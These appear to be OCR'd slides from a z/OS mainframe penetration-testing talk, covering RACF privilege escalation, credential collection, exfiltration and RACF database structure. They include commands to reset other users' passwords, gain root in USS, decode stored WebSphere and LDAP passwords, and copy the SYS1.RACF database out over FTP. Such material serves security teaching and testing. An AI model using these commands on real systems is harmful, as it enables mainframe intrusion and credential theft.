
- FACILITY
  - IRR.PASSWORD.RESET
    - Enumerate
      - RLIST FACILITY IRR.PASSWORD.RESET AUTH
    - Exploit (! Have a some restrictions)
      - ALU <USERID> PASS(<PASSWORD>) RESUME
  - BPX.SUPERUSER
    - Enumerate
      - RLIST FACILITY BPX.SUPERUSER AUTH
    - Exploit (! USS)
      - OMVS
        su root
  - STGADMIN
    - Enumerate
      - RLIST FACILITY STGADMIN.ADR.DUMP.PROCESS.SYS AUTH

Privilege Escalation. TSO. Resources

- SURROGAT
  - BPX.ADM.<USERID>
    - Enumerate
      - RLIST SURROGAT BPX.ADM.<USERID> AUTH
      - SR CLASS(SURROGAT)
    - Exploit (! USS)
      - OMVS
        su -s <USERID>
  - <USERID>.SUBMIT
    - Enumerate
      - RLIST SURROGAT <USERID>.SUBMIT AUTH
      - SR CLASS(SURROGAT)
    - Exploit
      - JCL as <USERID>

Privilege Escalation. USS

TSO to USS command via x3270




z/OS UNIX shell via x3270

Privilege Escalation. USS. Methods

- su
  - su root
  - su -s <surrogat_user_id>
- suid/guid
  - find / -perm -4000
- https://github.com/mainframed/Enumeration/blob/master/OMVSEnum.sh
- extattr
  - extattr +a filename
- extattr hunting
  - find / -ext a

Privilege Escalation. USS




HFS datasets and file system

Privilege Escalation. USS. CVEs

- CVE-2012-5951
  - Recon
    - /usr/lpp/netview/vXrX/bin/cnmeunix
    - vXrX - 5.1 - 5.4 and 6.1
  - Exploit
    - https://github.com/mainframed/logica/blob/master/fixed/kuku.rx

Collection


Reconnaissance
Initial Access
Execution
Privilege Escalation
Collection
Exfiltration

Collection. USS. Useful files

Files/Directories	Description
/service/UserLog/	*sh history location
/u/	User directory
.sh_history .bash_history	User *sh history
/etc/skrb/	Kerberos configs
/etc/ldap/	LDAP configs
/etc/httpd.conf	IBM HTTP Server config
/etc/dfs	DFS config
/WebSphere/WAS/<cell>/<node>/AppServer/profiles/<profile>/config/cells/<cell>/security.xml	WebSphere stored credentials
/usr/lpp/internet/server_root/Admin/webadmin.passwd	Web admin config


Collection. USS. WebSphere

- security.xml stores LDAP, DB, WebAuth credentials in {XOR} format. For decryption:
  - websphere-xor-password-decode-encode.py
    - python2.7 websphere-xor-password-decode-encode.py -d Lz4sLCgwLTs=

Collection. USS. LDAP

- LDAP Stash file create:
  - /usr/lpp/internet/sbin/htadm -stash stash_file.sth SuperSecretLDAPPass
- LDAP Stash file decode:
  - perl -C0 -n0xF5 -e 'print $_^"\xF5"x length."\n";exit' < key.sth > unstash.key
  - dd conv=ascii if=unstash.key of=unstash_ascii.key

Exfiltration



Exfiltration. Methods


- x3270
- FTP
  - ftp, sftp
- SSH
  - scp
- HTTP
  - Static content folder

Exfiltration. Datasets

UNIX to MVS:

OGET '/path/to/hfs/file' DATASETNAME BINARY

- x3270
- FTP
  - get SOME.DATASET.PATH
  - path traversal
    - cd ..
    - cd SYS1
    - get RACF



x3270 file transfer setup

Exfiltration. HFS files


MVS to HFS:

cp -B "//'SYS1.RACF'" /tmp/racf

- FTP
  - cd /tmp
  - get racf

RACF

RACF Overview




- Identifying and verifying users
- Authorizing users to access protected resources
- Recording and reporting access attempts


RACF DB profiles

- Profile is a entity record in RACF DB
- There are 4 profile types

USER



GROUP




DATASET


GENERAL

RACF DB. Profile logic structure

- Profile consists of segments: BASE, DFP, OMVS, TSO, etc.
- Each profile type has an unique segment set
- Each segment contains unique fields



RACF DB. Dataset structure



- Header (inventory control block, ICB)

  The first block in a RACF DB, contains a general description of the DB

- Templates

  Table of templates for each profile

- Segment Table

  Mappings of individual segments from within a template

- BAM (block availability mask)

  Shows the availability (free/occupied) of the corresponding blocks in RACF DB

- Index blocks

  Multilevel index set to locate profile segments

- Data

  Profile segments

RACF DB Audit

